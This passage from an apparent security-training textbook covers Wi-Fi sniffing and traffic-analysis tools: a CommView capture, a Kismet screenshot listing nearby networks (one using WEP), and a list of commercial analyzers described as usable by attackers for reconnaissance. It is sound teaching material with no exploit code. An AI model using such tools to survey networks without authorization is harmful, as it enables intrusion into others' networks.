0x00D0   61 74 69 6F 6E 2F 78 2D-6D 73 2D 78 62 61 70 2C   at
0x00E0   20 2A 2F 2A 0D 0A 52 65-66 65 72 65 72 3A 20 68
0x00F0   74 74 70 3A 2F 2F 6C 6F-63 61 6C 2E 6D 73 6E 2E   ttp://local.msn.
0x0100   63 6F 6D 2F 77 6F 72 6C-64 77 65 61 74 68 65 72   com/worldweather
```


```
Capture: Off    Packets: 32,507 | Keys: WPA    Auto-saving: Off    Rules: Off    Alarms: Off    8% CPU Usage    PR.REQ
```

Figure 16.108: Screenshot displaying packet capture with CommView for Wi-Fi

- **Kismet**

  Source: *https://www.kismetwireless.net*

  Kismet is an 802.11 Layer-2 wireless network detector, sniffer, and intrusion detection system. It identifies networks by passively collecting packets and detecting standard named networks. It detects hidden networks and the presence of non-beaconing networks via data traffic.




```
~ Kismet Sort View Windows
  Name                BSSID              T C  Ch Freq  Pkts  Size Bcn% Sig Clnt Manuf      Cty Seen By
  TRENDnet            00:14:D1:5F:97:12 A 0   1 2417     1    0B  --- ---    1 TrendwareI --- wlan0
  linksys_SES_45997   00:16:B6:1B:E4:FF A 0   6 2447     2    0B  --- ---    1 Cisco-Link --- wlan0
  QQF93               00:1F:90:F2:CD:C2 A W   1 2412     3    0B  --- ---    1 ActiontecE US  wlan0
  landscapers         00:14:BF:07:2F:84 A N   6 2437     4    0B  --- ---    1 Cisco-Link --- wlan0
  linksys             00:1A:70:D9:BC:13 A N   6 2437     5    0B  --- ---    1 Cisco-Link --- wlan0
  WPA41               00:1F:90:E6:E0:84 A W  11 2462     5    0B  --- ---    1 ActiontecE --- wlan0
  6SI03               00:1F:90:FA:F4:CB A W --- 2412     9    0B  --- ---    1 ActiontecE --- wlan0
  Autogroup Probe     00:13:E8:92:3F:CB P N --- ----    10    0B  --- ---    1 IntelCorpo --- wlan0
  TFS                 00:09:5B:D7:9D:B2 A N  11 2462    13    0B  --- ---    1 Netgear    --- wlan0
  meskas              00:18:01:F5:65:E1 A 0  11 2462    17    0B  --- ---    1 ActiontecE US  wlan0
  Xu Chen             00:18:01:F9:70:F0 A N   6 2442    19    0B  --- ---    1 ActiontecE US  wlan0
  TK421               00:18:01:FE:68:77 A 0   6 2442    23    0B  --- ---    1 ActiontecE --- wlan0
  Elina-PC-Wireless   00:24:B2:0E:E6:E2 A 0 Configure Channel                                 wlan0
  7J4R0               00:1F:90:E6:04:F1 A W Name                  Chan                        wlan0
  Pickles             00:1F:33:F3:C5:4A A 0 wlan0                  9                          wlan0
  38c8                00:16:CE:07:60:77 A W                                                   wlan0
! Danish_Penguin      00:13:10:35:59:CB A W                                                   wlan0
  BSSID: 00:13:10:35:59:CB Crypt: WEP Manuf:

                                            ( ) Lock          (*) Hop        ( ) Dwell
                                        Channels 157,3,7,11,48,64,161,4,8,36,52,149,165

                                        Rate 3

                                               [ Cancel ]               [ Change ]

No GPS info (GPS not connected)

ERROR: No update from GPSD in 15 seconds or more, attempting to reconnect
ERROR: No update from GPSD in 15 seconds or more, attempting to reconnect
ERROR: Could not connect to the spectools server localhost:30569
ERROR: No update from GPSD in 15 seconds or more, attempting to reconnect
ERROR: No update from GPSD in 15 seconds or more, attempting to reconnect
```

Figure 16.109: Screenshot of Kismet

Wi-Fi Traffic Analyzer Tools

AirMagnet WiFi Analyzer PRO | It is used to perform **reliable Wi-Fi analysis** of 802.11a/b/g/n/ax wireless networks without missing any traffic


https://www.netally.com

SteelCentral Packet Analyzer
https://www.riverbed.com

Omnipeek Network Protocol Analyzer
https://www.liveaction.com

CommView for Wi-Fi
https://www.tamos.com

Capsa Portable Network Analyzer
https://www.colasoft.com

PRTG Network Monitor
https://www.paessler.com

Wi-Fi Traffic Analyzer Tools

Wi-Fi traffic analyzer tools analyze, debug, maintain, and monitor local networks and Internet connections for performance, bandwidth usage, and security issues. They capture data passing through a dial-up connection or network Ethernet card, analyze these data, and present them in an easily readable form. This tool provides a comprehensive picture of the traffic passing through a network connection or WLAN segment. These tools analyze the network traffic to trace specific transactions or find security breaches. However, attackers use them for malicious purposes. The following are some tools used to analyze the traffic of target wireless networks.

- **AirMagnet WiFi Analyzer PRO**

  Source: *https://www.netally.com*

  AirMagnet WiFi Analyzer PRO is a Wi-Fi network traffic auditing and troubleshooting tool that provides the real-time, accurate, independent, and reliable Wi-Fi analysis of 802.11a/b/g/n/ax wireless networks missing any traffic.

  Attackers use AirMagnet WiFi Analyzer PRO to gather details such as wireless network connectivity, Wi-Fi coverage, performance, roaming, interference, and network security issues.

